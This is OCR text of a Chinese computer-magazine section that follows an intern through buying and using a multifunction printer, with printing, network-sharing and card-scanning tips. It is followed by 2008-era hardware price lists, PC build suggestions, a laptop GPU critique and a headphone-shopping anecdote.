采购经理老刘可是公司最精明的人之一。老刘早就在做公司办公设备的更新预算了，看了Richard电脑上的"推荐产品"，老刘心里有底了："我们不谋而合啊，我觉得眼下公司最适合购买一台多功能一体机了"。老刘说："千元左右的SOHO一体机虽然首次采购成本低，但是耗材价格高，后续成本受不了，我觉得激光一体机最适合我们这种公司了"。原来老刘心里早就有了打算："我们可以算一笔账：一台喷墨一体机的本机价格以800元计算，自带墨盒可打印200页(A4)文档，核算下来即每页打印费用为4元；而激光一体机（以三星 SCX-4300为例）价格虽然近2000元，但自带硒鼓在5%的覆盖率下可打印2000页以上，所以平均每页成本低于1元钱。如果也让喷墨一体机完成2000页的工作量，那么它还需要再购买9个墨盒，以一个墨盒200元计算，单页打印成本就是1.30元。不过激光一体机的平均寿命大大超过喷墨一体机，随着使用期限的加强，单页打印成本会逐渐下降。按照市场价计算，一个500元的硒鼓就可以打印2000页，但是用喷墨一体机需要每花2000元买10个墨盒才能打印1000页的文稿。哪个划算一目了然。"


说到这里三个人一拍即合。Richard带着小白，去市场实地考察，并负责具体机型的选择，然后老刘向老板打了采购报告，没想到Boss很快批复同意采购。两天后，一台崭新的三星 SCX-4300多功能一体机被买回来了，公司办公步入了集成化时代，小白的"好日子"开始了。



傻博士有话说：一体机功能多，要注意的事情不少

首先是功能要有侧重

多功能一体机虽然是打印、复印、扫描、传真各种功能都具备，但是不同厂商的不同系列功能是有所侧重的，比如三星在激光打印方面具有技术优势，因此三星的一体机多采用激光打印技术，而爱普生在彩色打印方面比较突出，特别是Stylus Photo系列，采用全彩多墨盒，并具有较高的打印分辨率，适合照片级打印。而惠普一直是办公领域的领导者，旗下的一体机型号众多，其中LaserJet和Color LaserJet系列是面向企业级的激光一体机，OfficeJet是适合中小商用办公的一体机系列，而DeskJet则是更加低端的一体机产品。大家在购买一体机时，要根据自己的需求，有所侧重地选择产品。


▲彩色激光一体机耗材成本较高

其次要看耗材使用成本

一体机就打印方式上来说可以分为喷墨和激光两种，这两种一体机在购买时的价位不同，后期在耗材上的花费投入更加不同。因此，用户在选择时不应该只考虑到购买价格，而应该同时考虑到后期耗材上的花费。

就黑白打印来说，激光一体机在购买时明显比喷墨一体机要贵，但在后期购耗材上，喷墨一体机需要配备的墨盒使用时间要比激光一体机使用的硒鼓短得多，因此需要用户勤加更换。所以，总的来说，激光一体机在黑白打印的情况下要比喷墨一体机实惠得多。办公用户可以考虑选择黑白激光一体机。

但是，在彩色打印方面，激光一体机就要昂贵得多了。彩色激光一体机首先在购置机器上就花费的要比喷墨一体机多，市场上最便宜的彩色激光一体机都四五千元以上，在耗材上彩色激光一体机的硒鼓最少也需要近千元了。因此，如果用户需要彩色打印而经济条件又不允许，则可以考虑选择彩色喷墨式打印机。

另外购买一体机还要考虑维护方性

很多一体机在设计时为了节约成本，进纸器结构较为简单，容易造成卡纸故障，如果不方便开启，是一件很头痛的事。当然，一体机也算是娇贵的电子设备，要注意机器的使用环境。用户应当把一体机放置在平坦坚固的表面上，并留有充足的空间以保证空气的流通。温度最好介于15℃～32.5℃之间，湿度保持在10%～80%。


除了以上两款，各大品牌都有推出，很适合的中小商务用户选择的多功能一体机，价格多在千元左右，采用彩色喷墨打印方式，对于打印量不大的用户来说，耗材成本也不会太高，像爱普生的Stylus CX5500，佳能腾彩PIXMA MX308等。

爱普生 Stylus CX5500

功能：打印/扫描/复印
接口类型：USB 2.0
打印方式：彩色喷墨
打印分辨率：5760*1440dpi
打印速度：黑白25页/分钟,彩色13页/分钟
市场价格：约950元

佳能腾彩PIXMA MX308


功能：打印/扫描/复印/传真
接口类型：USB 2.0/直接打印接口
打印方式：彩色喷墨
打印分辨率：4800*1200dpi
打印速度：黑白22页/分钟,彩色17页/分钟
市场价格：约1050元



激光一体机更适合办公


三星 SCX-4300

与上面几款一体机不同，三星SCX-4300采用的是激光打印技术。激光打印机在大量打印的情况下，要比喷墨打印机成本低得多。三星SCX-4300激光一体机兼具激光黑白打印机、数码复印机、彩色扫描仪三大功能，打印速度高达每分钟19页。另外SCX-4300还具有"智能"扫描技术，利用OCR光学识别，可将文件扫描并保存为可编辑文档，这一点很方便。



- 采用激光打印技术，后期耗材成本低
- 无传真功能，体积稍大

¥ 约1880元



PART 3
双重身份轻松应付，寝室变成打印工作室


自从公司里购置了多功能一体机，小白的工作状态理顺了。不过新的挑战接踵而来，眼看五月底的毕业论文答辩就要到了，小白的论文还停留在电子文档阶段。看到同学们一本本装帧精美的论文，小白很是着急。毕竟小白还是一名未离开校门的学生，她打算向公司请半个月的假，专心准备自己的论文答辩。

寝室里面的几个人也都没有最终完成论文呢，学校文印部几乎天天都要排队才能打印得上。小白灵机一动，她记得在技术总监 Richard 的电脑里，看到过只有四五百元的一体机，能不能把一体机"请"进寝室，既解决自己寝室姐妹们的论文打印问题，还可以"赚点外快"，至少收回成本，不成问题。

小白也学着采购经理的样子，做了一个成本核算：目前市面上廉价的喷墨一体机价格在500元左右，寝室里面5位同学，每人出资100元，比一件衣服还便宜。自带墨盒按照打印200页计算，用自带墨盒完全可以打印完5份论文。当然，没人愿意为打印自己的论文出100元。不过我们可以就此开一个小小打印店，帮助有需要的同学打印论文、照片、复印证件、书籍等，特便是复印，除了纸张成本，几乎没有消耗，而同学们复印的需求量很大，很多资料、教材、笔记等根本买不到，只能去复印。复印1页按照0.1元收费，只要复印5000页就能收回成本。再加上扫描等其他业务，"市场前景"看好啊！

说干就干。小白和几个姐妹一商量，大家表示支持。很快，小白在网上订购了一台惠普佳能 腾彩 PIXMA MP145多功能一体机。

佳能 腾彩 PIXMA MP145



傻博士有话说：
买打印机、一体机最重要的参数——分辨率

打印机分辨率又称为输出分辨率，是指在打印输出时横向和纵向两个方向上每英寸最多能够打印的点数，通常以"点/英寸"即dpi(dot per inch)表示。而所谓最高分辨率就是指打印机所能打印的最大分辨率，也就是所说的打印输出的极限分辨率。平时所说的打印机分辨率一般指打印机的最高分辨率，是购买打印机、一体机、扫描仪等设备时的一个重要考察指标。


打印分辨率决定了打印机打印图像时所能表现的精细程度，它的高低对输出质量有重要的影响，因此在一定程度上来说，打印分辨率也就决定了该打印机的输出质量。分辨率越高，其反映出来可显示的像素个数也就越多，可呈现出更多的信息和更好更清晰的图像。

一台机器的打印工作室

要开一个只有一台机器的打印工作室，没有点绝活可不行。不过小白在实习公司已经是很厉害的文档处理高手了，对于同学们的这点要求，更是不在话下。

双面打印很简单


同学们来打印论文，为了精美，也是为了节约用纸，都要采用双面打印。这一点难不倒小白。在Word中选择"打印"对话框底部的"打印"下拉列表框中的"打印奇数页"或"打印偶数页"，就可以实现双面打印。先设定为打印奇数页，等奇数页全部打印结束后，将已打印好的纸反过来重新放到打印机上，选择该设置的"打印偶数页"，单击"确定"按钮。这样通过两次打印命令就可以实现双面打印了。



▲在Word中设置奇偶页打印

证件复印，两面轻松搞定

证件复印的时候，通常要求正反面内容都要，以身份证为例，怎样才能在一张A4纸上安排同时复印正反面呢？小白有窍门：用一张白纸作为复印的"模具"，在白纸的上下两侧用笔轻轻拓出2个身份证的位置，现将身份证固定在上面的位置，复印一次，再将身份证反过来，固定到下面的位置，同时将刚才复印好的纸重新放在进纸器中，注意不要翻面，这时再复印一次，证件的正反两面就规规矩矩地呈现在纸上了。



PART 4
OL办公全搞定，迈出职场成功第一步

小白顺利地通过了学校的毕业论文答辩，结束了忙碌的5月，又开始了白领生活。经过这段时间"打印工作室"的历练，她的办公技能又提高了很多，再也不是初入职场的学生妹了。

现在小白最高兴的事情，就是利用公司这台多功能一体机，为大家的工作、生活带来便捷了。


关机也不怕，让一体机骑上路由器这匹"黑马"

公司的打印机原来接在网络部小赵的电脑上，小赵是个加班狂，几乎每天都最晚回家。现在新购置的一体机，连在小白的电脑上，可是小白不在的时候，电脑不开机，大家都没法打印，这可怎么办？

还是网络部的小赵出手相助。只见他从抽屉里面取出一台不起眼的宽带路由器——华硕WL-500G Deluxe，这款路由器背面除了具有1个WAN端口、4个LAN端口，还具有2个USB接口，它可以支持USB硬盘


存储分享、打印服务器、网络摄影机。小赵将一体机接在路由器背面的USB接口上，再将路由器接入公司的网络，稍作配置后，对大家说："好了，现在我们的一体机已经通过网络共享了，大家只要访问192.168.1.188这个IP地址，就可以找到共享打印机了，大家重新添加一下吧，以后小白不在的时候，大家也可以自己打印了。"

小白敬佩地看着网络部的小赵，"高手啊！""呵呵，我不是什么高手"，小赵说，"是因为这台路由器具有打印服务功能，市场上具有这种功能的路由器还有好多，只要有这种设备，打印机就可以通过网络共享了。"小白连连称是，心想：一体机竟然还可以这样用，我又学了一招。



▲华硕WL 500G Deluxe具有2个USB接口

傻博士补遗：共享网络打印的n种方式



首先是打印机或一体机本身具有网络功能，它能够在脱离PC的情况下，接上网线、安装相应的软件就能实现打印操作的打印机。一般来说，标配了网卡（网络打印服务器）的打印机、可外置网卡的打印机，以及支持网络打印并提供了网络接口的打印机，以上三种都属于网络打印机范畴。


其次是使用打印服务器。打印服务器能够代替一台电脑实现网络共享打印，在打印服务器上通常会有打印机接口（包括并口、USB接口），和一个网线接口。可以把打印服务器的并口（或者USB接口）和打印机连接后，另一端再接到局域网络上，可实现所有的工作站实现网络共享打印。

现在最方便的就是采用带网络打印功能的路由器。这是一种独具匠心的产品，它其实是在普通宽带路由器上面整合了打印机服务器功能，因此路由器会多提供一个打印机并口或者USB口，这样连接在上面的打印机就会得到路由器给它分配的一个IP，这个路由器管辖的局域网内的其他PC就能够通过这个IP共享这台打印机了。目前市面上具有网络打印功能的路由器主要有华硕 WL-500g、友讯DI-724UP+A等。通常可以通过观察有没有USB接口来判断路由器是否具有网络打印功能。

迎接每一个挑战，一体机扫名片很高效

还记得刚来时老板让小白扫描名片的任务吗，小白到现在还没完成呢。也不怪她，老板的名片扫描仪太难用了，一次只能扫描一张名片，上千张名片什么时候能扫完？现在有了一体机，它具有A4幅面的扫描功能，能不能一次多扫描几张呢？

傻博士解惑：OCR法力无边




OCR（Optical Character Recognition），全称叫光学字符识别技术，其目的就是要让计算机知道它到底看到了什么，尤其是文字资料。简单地说，OCR就将那些采用光学拍摄的方式将文字资料转变成图像文件，通过OCR系统识别软件将，图像文件转换成可随意修改、编辑的文件资料的过程。

小白上网一搜，发现现在有很多OCR软件，可以将扫描的结果识别成文字。能够将名片进行OCR的软件也不少，她下载了一款叫做"名片经理"的软件来试用（下载地址 http://work.newhua.com/cfan/200812/BCR-PIM.zip，快车代码CF0812INCG01）。她发现"名片经理"比老板的名片扫描仪附带的软件好用很多，虽然由于驱动程序的原因，"名片经理"不能直接使用一体机作为扫描仪来获得图像，但是可以批量导入图像，然后进行OCR处理。小白准备抽个时间，把未完成录入的名片集中使用一体机扫描一下，然后用"名片经理"批量录入。

▶用"名片经理"进行OCR之后的名片信息

▼"名片经理"可以导入图片文件



傻博士支招

现在大多数一体机的扫描仪为A4幅面扫描，在进行多张名片扫描时，只要相邻名片之间有间隙，扫描仪自带的软件通常会自动切割成多张图片。一般A4幅面的扫描仪可以同时扫描8张名片！

▲使用一体机，一次可以扫描8张名片

转眼间，几个月的实习生活就要结束了。经过了几个月的历练，小白真的成熟干练了许多，办公室里面的文档处理已经是信手拈来。小白的这些变化，领导和同事们都看在眼里，记在心中，而对于这几个月的收获，小白却没有沾沾自喜，用她的话说，作为一个办公室里的OL，她还很初级，只不过是学会使用多功能一体机而已。现在，她已经爱上了一体机这个"超级武器"，这个"超级武器"也将伴她走向更大的成功。 CF [IN01]

来自PC厂商的消息称，Intel计划在七月第二周开始量产双核心版本的Atom处理器

降价排行榜

TOP1 微星 NX8600GTS-T2D256E-HD

▼500 目前 ¥999

显卡芯片	GeForce 8600GTS
制造工艺	80nm
核心频率	675MHz
显存频率	2000MHz
显存容量	256MB/1.0ns DDR3
显存位宽	128bit

这款显卡采用了NVIDIA P401的公版设计而生产，核心基于NVIDIA的8600GTS显示核心，此款显卡优秀的公版设计和做工，应该给其带来不小的超频空间，另外不到千元的价格也使其很诱人。


TOP2 双敏 无极8800GTS玩家黄金版

▼400 目前 ¥1599

显卡芯片	GeForce 8600GTS
制造工艺	65nm
核心频率	650MHz
显存频率	1950MHz
显存容量	512MB/1.0ns DDR3
显存位宽	256bit

双敏对这款显卡可谓很下功夫，不仅采用了与8800GT公版卡相同的P393公版设计，在接口方面提供了双DVI+HDTV的组合，支持各种类型的双头输出模式，可以实现高达2560×1600的高分辨率输出。

TOP3 盈通 G8800GS-768GD3标准版




▼300 目前 ¥899

显卡芯片	GeForce 8800GS
制造工艺	65nm
核心频率	600MHz
显存频率	1800MHz
显存容量	768MB/1.0ns DDR3
显存位宽	192bit

盈通G8800GS-768GD3标准版采用65nm工艺制造，它采用了与8800GS-384GD3一样的G92-150-A2版图形芯片设计，值得称道的是该显卡采用4项供电，核心3项显存1项，全部位于PCB的末端。

TOP4 小影霸 GX5



▼200 目前 ¥1199

显卡芯片	GeForce 9600GT
制造工艺	65nm
核心频率	650MHz
显存频率	1800MHz
显存容量	512MB/1.0ns DDR3
显存位宽	256bit

小影霸GX5采用G94-300的芯片，核心拥有64个流处理单元，其Shader频率也达到了1625MHz，由于配备了CoolerMaster的TM62单卡座散热器，在提升性能的同时有效地控制了芯片的发热量。

CPU

型号	平均价(元)
Intel Core 2 Duo E7200 2.53GHz(盒)	995
Intel Core 2 Duo E6750 2.66GHz(散)	1290
Intel Core 2 Duo E8200 2.66GHz(盒)	1299
Intel Core 2 Quad Q9300 2.5GHz(散)	2100
AMD Athlon64 X2 5000+ AM2(65nm/盒)	580
AMD Athlon64 X2 5600+ AM2(65nm/盒)	820
AMD Phenom X3 8450(盒)	920
AMD Phenom 9550(盒)	1240

▲AMD三核处理器Phenom X3上市价低于预期价格令市场大为振奋，并且上市后价格逐步下调。目前的Phenom X3 8450处理器报价为920元，大有跌至900元之内的可能，这对于千元级别的CPU市场触动不小。

硬盘

型号	平均价(元)
希捷 IDE 250GB 7200 10/8MB	480
希捷 IDE 320GB 7200 10/8MB	600
日立 IDE 250GB 7200/8MB	395
日立 IDE 500GB 7200/8MB	30
希捷 SATA 320GB 7200 10/16MB	490
希捷 SATA 500B 7200 11/32MB	680
西部数据 SATA 320GB 7200/16MB	455
西部数据 SATA 640GB 7200/16MB	790

▲随着硬盘市场价格的调整，大容量硬盘逐渐进入主流，几大硬盘厂商分别调整了自己320GB/SATA硬盘的价格，价位均突破500元关口，性价比更为突出，对于想购买硬盘的朋友来说来是比较实在的选择。

主板

型号	平均价(元)
技嘉 GA-EP35 DS3L	839
富士康 P35A S	899
昂达 P35魔剑	699
磐正 超磐手 5P35+	680
技嘉 GA MA790X DS4	1499
富士康 A7GM-S	640
昂达 A78GT/128MB版	599
磐正 超磐手 AF760+ GTR	999

▲近日nForce推出700a系列，其旗舰产品780a SLI芯片组最大的特点即是在MCP芯片中集成了拥有16个SP单元，4个ROP光栅单元的GPU，理论效能等同于独立显卡Geforce 8500GT。

内存

型号	平均价(元)
金士顿 1GB DDR2 667	285
金士顿 1GB DDR2 800	149
威刚 1GB DDR2 667 万紫千红	140
威刚 2GB DDR2 800(万紫千红)	285
胜创 1GB DDR2 667	140
胜创 2GB DDR2 667	245
金邦 1GB DDR2 667 千禧	150
金邦 1GB DDR2 800(千禧	160
宇瞻 2GB DDR2 667	280
宇瞻 2GB DDR2 800	300
星 1GB DDR2 667	145
星 1GB DDR2 800	150

▲虽然内存上涨的势头有些遏制，不过不少品牌的内存价格依然在高位运行，给内存的选购带来了不少的烦恼，但是在1GB DDR2 800方面，作为出货量位居第一的金士顿，报价稳定在149元，性价比优势则更为明显，对于近期装机的用户是个好消息。

品牌台式机

型号	平均价(元)
联想 IdeaCentre Qa3010 Core 2 E6320/2GB/320GB/DVD±RW/22英寸LCD	8499
戴尔 sp 530 R210403N Core 2 E4500/1GB/250GB/DVD±RW/19英寸LCD	4789
戴尔 XPS 420-R210418 Core 2 E8200/1GB/250GB/DVD-ROM/19英寸LCD	6999
HP Pavilion a6435cn Core 2 E4600/2GB/320GB/DVD±RW/22英寸LCD	7690
HP Pavilion s3338cn At64 X2 BE2400+/2GB/250GB/DVD±RW/22英寸LCD	8100
海尔 轰天雷 H6-B010 Core 2 E4300/1GB/160GB/DVD±RW/22英寸LCD	6799
Acer Aspire G3720 Pentium E2180/2GB/250GB/DVD ROM/21.6英寸LCD	5490
Acer Aspire L100 At64 X2 4400+/2GB/250GB/DVD±RW/22英寸LCD	7999

▲联想的ideaCentre系列可以用秀外慧中来形容，机箱面板采用中国古典的雕花设计，尽显古典风范，配置上E6320的处理器，2GB内存和320GB硬盘的运用使其拥有不错的性能。

笔记本电脑

型号	平均价(元)
东芝 Portege M805 T8100/2GB/250GB/DVD±RW/13.3英寸/1.99千克	9900
富士通 S6410 B7 T7500/1GB/160GB/DVD±RW/13.3英寸/2.3千克	11200
长城 E8600 T5450/1GB/120GB/COMBO/14.1英寸/2.4千克	9800
苹果 MB402CH/A T8100/1GB/120GB/COMBO/13.3英寸/2.27千克	8300
ThinkPad R61 7738P1C T8100/1GB/160GB/COMBO/14.1英寸/2.36千克	8600
明基 S41 C54 T8100/2GB/160GB/DVD±RW/14.1英寸/2.35千克	8700
LG RD405 T8300/1GB/160GB/DVD±RW/14.1英寸/2.35千克	12400
华硕 F8H83SG-SL T8300/1GB/160GB/DVD±RW/14.1英寸/2.5千克	9300

▲笔记本的价格一路走低，伴随而来的是也出现了一些笔记本代替台式机的口号，其实二者定位不同，能真正满足消费者的需要和实际才是正确的。

TAG	装机、报价、降价	导购	硬件

TOP5
耕升 9600GSO 768M大乔版

▼100 目前 ¥899

显卡芯片	GeForce 9600GSO
制造工艺	65nm
核心频率	600MHz
显存频率	1800MHz
显存容量	768MB/1.0ns DDR3
显存位宽	192bit

做工方面，其采用了独家8层PCB设计，更为出色的PCB有效提升了显卡的电气性表现。在元器件上，采用了大量固态电容与全封闭陶瓷电感的组合，加上6pin外接电源接口，有效提升了显卡运行的稳定性。

显卡

型号	平均价(元)
七彩虹 镭风3870 GD4 CF/512MB	1280
七彩虹 镭风3850-GD3 CH/256MB	1499
迪兰恒进 HD3850星钻/512MB	999
迪兰恒进 HD3870领航者/512MB	1490
XFX讯景 9600GT 740 /512MB	1299
XFX讯景 9600GT PV T94P YDE /512MB	1399
双敏 无极9600GT玩家限量版/512MB	1190
双敏 无极8800GTS玩家黄金版/512MB	1599

▲今年NVIDIA和ATI两家厂商已经发布了6款新型号显卡核心，加上未发布的9款新品共计15款，在给消费者带来更多选择的同时，复杂的命名规则也让消费者选购时更加难以抉择。

显示器

型号	平均价(元)
三星 CRT 788DF+	740
优派 CRT E72f+SB	790
LG CRT T713SH	730
长城 LCD L228/22英寸	1799
三星 LCD 2053BW/20英寸	1680
AOC LCD 210V/22英寸	1699

▲22英寸、24英寸等大屏幕液晶近期有不同幅度的下调，但是不少19英寸的产品已经跌破了1400元大关。其能完美的支持720P，再加上低廉的价格，对于普通用户是个不错的选择。

MP3

型号	平均价(元)	型号	平均价(元)
苹果 iPod nano 3(4GB)	1150	蓝魔V150(2GB)	599
苹果 iPod nano 3(8GB)	1520	蓝魔RM970(8GB)	659
三星YP T10(4GB)	990	索尼NWZ S616F(4G)	1099
三星YP S5(4GB)	1199	索尼NWZ S716F(4GB)	1349

▲三星的设计历来超乎人们的想象，这款YP-S5也是一样的，色彩惊艳，但在实用性上面保持着很好的平衡。另外还自带一个效果不错的独立扬声器，并且用滑动的整块面板作为扬声器，既保持了美观也非常的实用。

本期报价截至5月30日

E7000系列，心急吃不了热豆腐。

CPU	Intel Core 2 Duo E7200(45ms/盒)	995元
内存	宇瞻 2GB DDR2 800	295元
硬盘	三星 250GB 8MB/SATA	465元
主板	技嘉GA-P35-S3L	780元
显卡	影驰8600GT魔灵/256MB	599元
显示器	GreatWall Z97	1388元
光驱	先锋DVD-228	150元
键鼠	明基无双键鼠套装	85元
机箱	多彩S82+多彩超霸DLP-500A	455元
音箱	三诺H-115锦鼠版	95元
共计		5307元

可选升级方案：

处理器→Intel Core 2 Duo E8200(45ms/盒)

E7200的主频为2.53GHz，二级缓存为3MB，这样的配备性能表现还是很不错的，但是目前E7200并没有很好地完成接替E4000系列的工作，主要因为E7200的价格因素。如此一来，资金上宽松的用户，可以考虑升级成E8200，虽然主频为2.66GHz，但是原生6MB的二级缓存，对处理器的数据读取提升明显。 **+300元**

显示器→GreatWall M247

19英寸现在降势喜人，不少已经在1400元之内，而且还可以很好地支持720P的高清视频，性价比非常不错。但是追求H.264编码1080P高清视频的用户，24英寸才是终极。除此之外更大的屏幕，还可以放置更多的工作窗口和网页浏览窗口，提高工作的效率。 **+1300元**

内存→宇瞻 2GB DDR2 800*2

Vista操作系统下，游戏的运行正常2GB的内存容量是必须的，同时也可以很好地配合双核处理器的多任务的处理，但是在多任务的窗口切换，以及游戏的读盘等方面还有欠缺。建议增加到4GB内存，这样内存容量再加倍的同时还可以组建2GB×2的双通道，优势非常明显。 **+295元**

显卡→影驰9600GT中将版/512MB

降到600元内的8600GT在一般游戏中的表现还不错，但是在主流的大型3D游戏以及时下火爆的DX10游戏中表现不佳，和8600GTS相比还有不小的差距。而8600GTS较同级别A卡的HD3690差距也还不小，因而注重3D性能的用户，在选择N卡时可以直接升级到千元内N卡主流的9600GT。 **+400元**

“5800元让双核望其项背。”

CPU	AMD Phenom X3 8450(盒)	920元
内存	金士顿 1GB DDR2 800*2	290元
主板	七彩虹 C.A79 X5	680元
硬盘	希捷 160GB 8MB/SATA	320元
显卡	迪兰恒进 HD3850星钻/512MB	990元
光驱	索尼 DDU-1615S	160元
显示器	三星 G22W	1760元
键鼠	多彩 DLK8021P+M320BP	80元
机箱	富士康 JYD302+航嘉宽幅王2代(2.3版)	485元
音箱	轻骑兵 C3106	115元
总计		5800元

三核产品，怪异！从常规的发展来看单核、双核之后接下来应该是四核，同时延续着AMD与Intel之间“谁是真正四核”的争吵，这下子半道杀出个“程咬金”——AMD Phenom X3三核，市场众说纷纭，上市后其价格也反常态，一路下调到900元左右的区间，而且还有继续下调的趋势。难道真的是很有性价比，还是先查找一下资料再说……

此次AMD推出的三核处理器可以说是四核处理器的衍生产品，通俗点说就是四核的价格太贵，通过减少一个核心从而达到性能和价格的折中，那会不会出现阉割赛扬的局面呢？虽然进行了折中，然而三核处理器在构架方面与早期发布的四核产品较为相似，仍然拥有独立的L1与L2缓存，共享L3缓存，同时四核Phenom身上所具备的功能也将完整的保留在三核处理器上，因此理论上不会因为缺少一个核心而存在过多的性能损失。但会由于核心数量的差别，在多任务处理方面较四核稍逊一些。

有了良好设计根基，在实际测试中表现又如何？在相同平台下，选择相同主频的三核和双核进行PCmark Vantage测试，三核较双核性能有30%~35%之间的提升。而且在AMD官方的羿龙X4/X3博弈中，在PCMark Vantage总体性能、办公性能、数字媒体性能、游戏性能等方面三核心比四核心并不差很多。如此看来，Phenom X3三核并非是鸡肋，应该会开辟处理器市场一个新的领域。另外购买时用户需要注意，要购买最新B3步进的三核处理器，因为新的B3步进不仅修正了B2步进中的TLB Bug，而且还带来了性能上新的进步。CF [CP01]

技嘉将在Computex 2008上展示强整合主板GA-MA79GP-DS4H，其基于AMD 790GX芯片组设计，最大特色是支持混合交火技术

看破虚浮的广告

我们都叫 GeForce 8！

TAG	GeForce 8	硬件	导购

下面是xxx品牌笔记本的性能规格

处理器	英特尔 酷睿2 双核处理器 T5250
芯片组	Intel PM 965芯片组
内存	2GB DDR2 667
硬盘	160GB SATA/5400rpm
显卡	NV Geforce 8400M G 独立显卡
光驱	DVD±RW
显示屏	14.1英寸WXGA
重量	2.4kg

酷睿2 T5000系列双核处理器、2GB内存、5400rpm SATA硬盘，再加上NVIDIA Geforce 8系列独立显卡，配置着实"诱人"。桌面市场的NVIDIA Geforce 8系列早在最初的G80时代就一炮走红（比如Geforce 8800 Ultra等），Geforce 8系列也就成了高性能显卡的代名词。很自然的，大家很容易也将这款Geforce 8400M G同桌面级别的Geforce 8系列画等号。毕竟名字都是8系列的，但往往欣喜、冷静的背后是……

工欲善其事，必先利其器，先来看看Geforce 8400M G的装备，核心代号为G86M，拥有8个流处理器、400MHz的核心频率、800MHz的Shader频率、600MHz的内存频率、256MB的最大独立显存、64bit的显存位宽、9.6GB/s的显存带宽、3.2billion/s的纹理处理能力。不看不知道一看吓一跳，怎么流处理器缩减到了8个，是桌面8系列最低配置的一半，有点鸡肋了；再追查其支持的特效，除了那几项可怜的MPEG2基本加速能力之外，其余都是零，完全不支持H.264编码的高清电影毫无意义。显存位宽也更是低得可怜——64bit，要知道，连桌面低端显卡都是双128（128MB/128bit）的配置了。

游戏性方面，很多评测指出其与同系列移动版本的8400M GS差距在35%左右，更不用提桌面了，天壤之别。尽管都是Geforce 8系列，但是用户不要将笔记本和桌面级别等同对待，也不要将台式机的一些信息带入笔记本中。

笔记本Geforce 8系列显卡挑选知识

在进行8系列的选择时，应该更注重流处理器的数量以及显存的位宽，因为频率可以使用软件来调节，毕竟同一流水线下来的东西在频率上不可能有多大差别，况且那点频率的差别不足以弥补成倍流处理器数量以及显存位宽产生的差别。 CF [CP02]

闷豆逛市场

"翻山越岭买耳机记"

如今宿舍里基本人手一本，没有笔记本的也会配置台式机，有时候几个音箱同时开着，本来都是美妙的音乐，可一混杂起来，真不知道是享受音乐还是在受噪音的煎熬。以防受到打扰也不给别人造成麻烦，闷豆想去村里买个好点儿的耳机……

闷豆："老板Plantronics.Audio 90，多少钱？"

老板："最低195元。"

闷豆："这么贵，别家才不到160元。"

老板："我这可是正经的行货，质量绝对有保证，但价格便宜不了。如果觉得贵，给你推荐一款森海塞尔的，我们家是总代，今天刚到的货。"

闷豆看老板没有余地，就同意看看他推荐的产品……

闷豆："那看看产品吧，价位怎么样？"

老板："价格好说，走个量给你进价，先看产品。"

闷豆接过这款产品，仔细检查后发现耳机上有一条裂痕，就问老板。

老板："这都是小毛病，音质才是关键，这儿有试音碟，把音量开大，试听看看。"

闷豆戴上耳机按照老板说的方法试听，效果还不错。可是当闷豆把音量调低时，发现根本听不出什么来，重音则是一点也没了，还好没有完全跟着老板的思路走。闷豆借口不喜欢去了别家。 CF [CP03]

闷豆提醒：

上面的老板真是煞费苦心精心设计了三步来晃点闷豆，第一步用价格打开入口推荐自己的产品；第二步由内说外，瞒天过海；第三步用自己的检测工具检测自己的产品。所以遇到上面的情况，用户一定要有定力，坚持自己；另外一定要保证外观完整无损，切不要轻信了奸商的鬼话，否则会不经意就失去了应有的保修权利；最后就是要使用自己熟悉的检测工具来进行检测，拿上面的音质检测来讲，经销商提供的试音碟我们并不熟悉，试听耳机时不一定能反映出耳机的真实状态。

